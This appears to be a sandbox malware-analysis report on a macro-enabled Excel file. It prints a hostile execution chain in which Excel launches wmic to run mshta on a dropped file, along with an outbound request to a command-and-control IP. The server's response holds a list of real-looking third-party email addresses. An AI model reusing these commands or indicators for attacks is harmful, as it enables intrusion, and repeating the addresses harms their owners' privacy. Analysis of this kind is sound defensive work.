SSDEEP:	1536:+Y3isa9Sp9SEP1PFwJpvc1e+BwT8YIbDMz+1d6x9WGdDn:+Wo9SpzyMrbDu+1d6x9WGdb
MD5:	4A531EC1D9AB9D123B6EFFF3FD301F5A
SHA1:	AF0B19D13A6E294899FC29923058639028930B48
SHA-256:	E041FB22A003EAA78F89B27E77BFFBCAD40FBB7CEEC9003A4DDB0781AF6BF903
SHA-512:	28DC0AC895AEAC800E377815ABCAE82A19189942548794DC4B4F73E8CDA69BACD16627B903DCF9065C76585E501CF4E28114E5F44B87E22FF584AD8F7A89B06 C
Malicious:	false
Reputation:	low
Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?..."".....C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\Desktop\~$subscription-673890410.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.872332333165425
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	subscription-673890410.xlsb
File size:	70272
MD5:	47ee46b3521d1f85743ab56ac8c4f4b3
SHA1:	a4b5e087009458f9a6a0e6f7b2e8ebbb261233f9
SHA256:	444a0953b513aaad678d37e960dd7fe5841025e0bebf2e7 1eb350d4709a0f34f
SHA512:	f37d22e2ed5999269df9dfe9e56a146a9acff9cc4ab91055 ff03d1f9deedfa54fe95ff97962419bbda00ebfd67b271d61 e151b91cd3c02d9d960587001f878e3

General

SSDEEP:	1536:UW9PFwJpvc1e+BwT8YIbDMz+1d6xUBiNNQrU8Qh8Y42pW9SEPKgdi:VyMrbDu+1d6xUB+N18YLpWzigdi
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(.....

File Icon



Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "subscription-673890410.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 132.148.135.183:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	132.148.135.183	8080	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 16:59:47.698044062 CET	0	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 132.148.135.183:8080 Connection: Keep-Alive
Nov 24, 2021 16:59:48.161922932 CET	0	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Wed, 24 Nov 2021 15:59:48 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 133 Data Raw: 7b 22 64 6f 6e 2e 6b 61 72 6c 69 6e 40 6e 6f 75 72 69 73 6f 6e 2e 63 6f 6d 22 2c 22 63 61 74 68 65 72 69 6e 65 2e 62 72 75 63 65 40 6a 6f 68 6e 67 65 6f 72 67 65 2e 63 6f 2e 75 6b 22 2c 22 64 6b 69 6e 67 40 61 73 62 6d 62 2e 6f 72 67 22 2c 22 69 6e 66 6f 40 61 6d 65 72 69 63 61 6e 61 64 76 65 6e 74 75 72 65 70 61 72 6b 2e 63 6f 6d 22 2c 22 6d 61 74 74 40 62 69 67 68 61 75 73 65 2e 63 6f 6d 22 7d Data Ascii: {"don.karlin@nourison.com","catherine.bruce@johngeorge.co.uk","dking@asbmb.org","info@americanadventurepark.com","matt@bighause.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2012 Parent PID: 596

General

Start time:	16:59:19
Start date:	24/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f580000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 668 Parent PID: 2012

General

Start time:	16:59:42
Start date:	24/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf"
Imagebase:	0xffd50000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 200 Parent PID: 1304

General

Start time:	16:59:44
Start date:	24/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf
Imagebase:	0x13f830000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021